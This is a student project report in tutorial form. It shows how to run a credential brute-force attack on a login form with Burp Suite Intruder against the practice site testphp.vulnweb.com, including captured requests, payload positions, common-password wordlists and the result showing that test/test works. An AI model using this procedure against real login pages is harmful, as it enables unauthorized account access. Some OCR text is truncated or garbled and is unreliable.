CFSS PROJECT Brute Force Attack with Burp Suite SUBMITTED BY AHATESHAM MOPAGAR

Burp Suite: Burp Suite is a Java-based Web Penetration Testing framework. It has become an industry-standard suite of tools used by information security professionals. Burp Suite helps you identify vulnerabilities and verify attack vectors that are affecting web applications.

Brute Force Attack : Brute force plays a vital role in web penetration testing because is the simplest method to gain access to a site or server by checking the correct username or password by calculating every possible combination that could generate a username or password.

What is a dictionary/ wordlist?


Dictionary or Wordlist is a collection of words which are quite useful while making brute force attack. There are several tools which let you generate your dictionary that you can use in brute force attack.

Requirements


- BurpSuite
- Any Browser (We use chrome here)
- Network Proxy
- Demonstrate Link testphp.vulnweb.com

Now open Burp Suite.


In the Burp Proxy tab, ensure "Intercept is off" and visit the login page of the application you are testing in your browser.



Turn on Intercept




In your browser enter the random username and password, then submit the request to intercept the browser request using burp suite.



Username : admin


Password : •••••



```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 22
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,applica
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

uname=admin&pass=admin
```

Right click on the request to bring up the context menu and click “Send to Intruder”.




```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 22
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Upgrade-Insecure-Requests:
Content-Type: application/x
User-Agent: Mozilla/5.0 (Wi                                37.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Accept: text/html,applicati                                e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://testphp.vul
Accept-Encoding: gzip, defl
Accept-Language: en-US,en;q
Connection: close

uname=admin&pass=admin
```

Then select the Positions tab and follow the below steps

1. Change the attack to “**Cluster bom*b**” using the “**Attack type**” drop down menu.

2. Clear the pre-set payload positions by using the **“Clear”** button on the right of the request editor and click add for set payload.



Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: Cluster bomb

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 22
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

uname=§admin§&pass=§admin§
```

Go to the **“Payloads”** tab. In the **“Payload sets”** settings, ensure “Payload set” is **“1”** and **“Payload type”** is set to **“Simple list”**.

In the “Payload options” settings enter some possible usernames. You can do this manually or use a custom or pre-set payload list.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 10


Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
password
test
admin
12345678
qwerty
123456789
12345
1234
```

Next, in the “Payload Sets” options, change “Payload” set to “2”.In the “Payload options” settings enter some possible passwords. You can do this manually or using a custom or pre-set list.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 10

Payload type: Simple list Request count: 100

Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
password
test
admin
12345678
qwerty
123456789
12345
1234
```

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Click the “**Start attack**” button.



Burp Suite Community Edition v2.1.02 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × 2 × 3 × ...
Target Positions Payloads Options
Start attack


Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customiz in different ways.

Payload set: 2   Payload count: 10

Payload type: Simple list   Request count: 100

In the “**Intruder attack**” window, you can sort the results using the column headers. In this example sort by “Length” and by “Status”.



Filter: Showing all items


Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
11	123456	password	302	□	□	221	
12	password	password	302	□	□	221	
13	test	password	302	□	□	221	
14	admin	password	302	□	□	221	
15	12345678	password	302	□	□	221	
16	qwerty	password	302	□	□	221	
17	123456789	password	302	□	□	221	
18	12345	password	302	□	□	221	
19	1234	password	302	□	□	221	
20	111111	password	302	□	□	221	
21	123456	test	302	□	□	221	
22	password	test	302	□	□	221	
23	test	test	200	□	□	6182	

The table now provides us with some interesting results for further investigation.

By viewing the response in the attack window we can see that request 6182 is logged in as “**test**“.

To confirm that the brute force attack has been successful, use the gathered information (username and password) on the web application’s login page

Copy the **Raw** text of **request.**




Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
12	password	password	302	□	□	221	
13	test	password	302	□	□	221	
14	admin	password	302	□	□	221	
15	12345678	password	302	□	□	221	
16	qwerty	password	302	□	□	221	
17	123456789	password	302	□	□	221	
18	12345	password	302	□	□	221	
19	1234	password	302	□	□	221	
20	111111	password	302	□	□	221	
21	123456	test	302	□	□	221	
23	test	test	200	□	□	6182	
24	admin	test	302	□	□	221	

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;
v=b3
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

uname=test&pass=test
```

Paste the Raw text request in the **Proxy tab** > **Intercept** > **Raw**

